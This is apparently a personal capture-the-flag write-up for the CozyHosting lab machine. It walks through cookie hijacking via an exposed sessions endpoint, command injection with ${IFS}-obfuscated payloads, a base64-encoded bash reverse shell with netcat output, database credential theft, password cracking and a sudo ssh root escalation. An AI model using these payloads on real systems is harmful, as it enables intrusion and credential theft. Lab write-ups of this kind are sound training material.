CozyHosting

26 February 2024 13:34

Ip - 10.10.11.230

Strating with nmap :

nmap -Pn -t3 ip and its shows open port then we do **nmap -A -p22,80 ip -oN nmap.txt**

Nmap 7.94SVN scan initiated Sun Feb 25 11:40:33 2024 as: nmap -A -p21,80 -oN nmap.txt 10.10.11.230
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.34s latency).

PORT STATE SERVICE VERSION
21/tcp closed ftp
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sun Feb 25 11:40:52 2024 -- 1 IP address (1 host up) scanned in 19.67 seconds

Now after we move to port 80 and see that there is a website , here I explore manually and we fet a login functionality .

Lets use dirsearch

dirsearch -u http://cozyhosting.htb/


and it gives juicy result




During this directory fuzzing, while going through the endpoints, we find a directory which contains JESSIONIDs of the users. (/actuators/sessions)

So we tried to logged in by replacing our JESSIONID with this JESSIONIDs in Burp Suite, (Hint: You can use Replace feature in request to autoreplace the cookie with the new value, if you don't replace JSESSIONID in every request, you'll be logged out), once you replace it, you'll be logged in!

But I used Inspect (storage) to perform cookie posioning.





Now, on this dashboard we find that there was a functionality running which serves an ssh connection to it's users.

After giving random hostname & username , we captured the request in BurpSuite. Then we tried to send the request (using Burp Repeater) without giving the username & it responds as a ssh command help section.

And this is the response to the request above!

I try few more things:

Here we can see both errors are same

This shows that it's sort of ssh command usage, lets try few more things.

Using 'sudo -l' to list allowed and forbidden commands for the user 'josh,' we discovered that 'josh' can run the following command on localhost: '(root) /usr/bin/ssh *,' granting root privileges.After that, we tried to send the username with single quote (test') & its shows that there was an error created during the "/bin/bash -c " execution process.

Defense: SELinux contexts are effective in preventing programs from executing within the /tmp directory, especially those that rely on sockets.

Injecting commands using the HTML POST protocol resembles the M**ITRE ATT&CK Technique** [T1059.004](T1059.004) — Command and Scripting Interpreter: Unix Shell

Lets try a simple ping command back to the attacker's machine. Looks like the attacker can ping the attacker machine from the target using command injection by entering the following in the username field.

```
;ping${IFS}-c4${IFS}10.10.14.80;#
```

The ${IFS} is the equivalent to a white space character.

Lets try making our own payload which will give an reverse shell while executed by the machine or You can use any of the reverse-ssh payload available on the Internet.


```
echo"bash -i >& /dev/tcp/<your-ip>/<your-port> 0>&1"| base64-w 0
```

```
vikas@viks-hp:~$ echo "bash -i >& /dev/tcp/10.10.11.230:5333 0>&1" | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xMS4yMzA6NTMzMyAwPiYxCg==vikas@viks-hp:~$
```


Use the created payload in the reverse shell payload and pass it to parameter. What it does, it decodes the base64 shell code and pass it to the bash in the server. ($IFS%?? is the equal to white space character).

```
;echo${IFS%??}"<your payload here>"${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```

We'll send this payload as the username with URL encoded & started a listener on our machine.



After encoding it into url and sending a request



Once, we set up netcat listener with the IP address and port we used in payload, we are good to go to send the request and get a shell!

nc -nvlp <your_given_port>

```
vikas@viks-hp:~/Downloads$ nc -nlvp 5333
Listening on 0.0.0.0 5333
Connection received on 10.10.11.230 40630
bash: cannot set terminal process group (1064): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$
```

;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg=="${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;

This 1 st one is my final payload and in 2nd part I encode it usinh cntrl+u

%3becho${IFS%25%3f%3f}"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}base64${IFS%25%3f%3f}-d${IFS%25%3f%3f}|${IFS%25%3f%3f}bash%3b

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 6969
listening on [any] 6969 ...
connect to [10.10.14.153] from cozyhosting.htb [10.10.11.230] 41550
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ ss -tlpn
ss -tlpn
State  Recv-Q Send-Q    Local Address:Port Peer Address:PortProcess
LISTEN 0    511          0.0.0.0:80      0.0.0.0:*
LISTEN 0    4096     127.0.0.53%lo:53      0.0.0.0:*
LISTEN 0    128          0.0.0.0:22      0.0.0.0:*
LISTEN 0    244        127.0.0.1:5432    0.0.0.0:*
LISTEN 0    100   [::ffff:127.0.0.1]:8080        *:*   users:(("java",pid=1065,fd=19))
LISTEN 0    128             [::]:22         [::]:*
app@cozyhosting:/app$
```

Here on this shell we got a <something>.tar file8.

The Spring Boot web application is contained within the /app/cloudhosting-0.0.1.jar file.

Here after that I start python server and get that .jar file and I use

There after, we opened this file using ‘jadx-gui’ & got the PostgreSQL database’s username & password.

Here I get all necessary detials :

We successfully logged into the PostgreSQL database using these username & password.

Finding plaintext password on a comprimised system is a **MITRE ATT&CK Technique** [T1552](#) — Unsecured Credentials

```
psql -h 127.0.0.1 -U postgres
\ccozyhosting
```

\c is used to connect to specific database in our case, its Cozyhosting

Here we got a hash-value of the password .

\d is used to see all the tables in the database.

```
\d
```

```
select* fromusers;
```

Lets crack the password using john-the ripper!!

We also find a user named ‘josh’ in /etc/passwd !!

Now using this username & password we successfully get the ssh shell & user flag


Here we get the user shell

Now for Root shell lets shell

sudo -l

There was a simple payload at GTFOBINS which succesfully allows us to get the shell as the superuser(root).

sudo ssh -o ProxyCommand=`';sh 0<&2 1>&2'` **x**



By this way we Compromise the machine and gain root shell.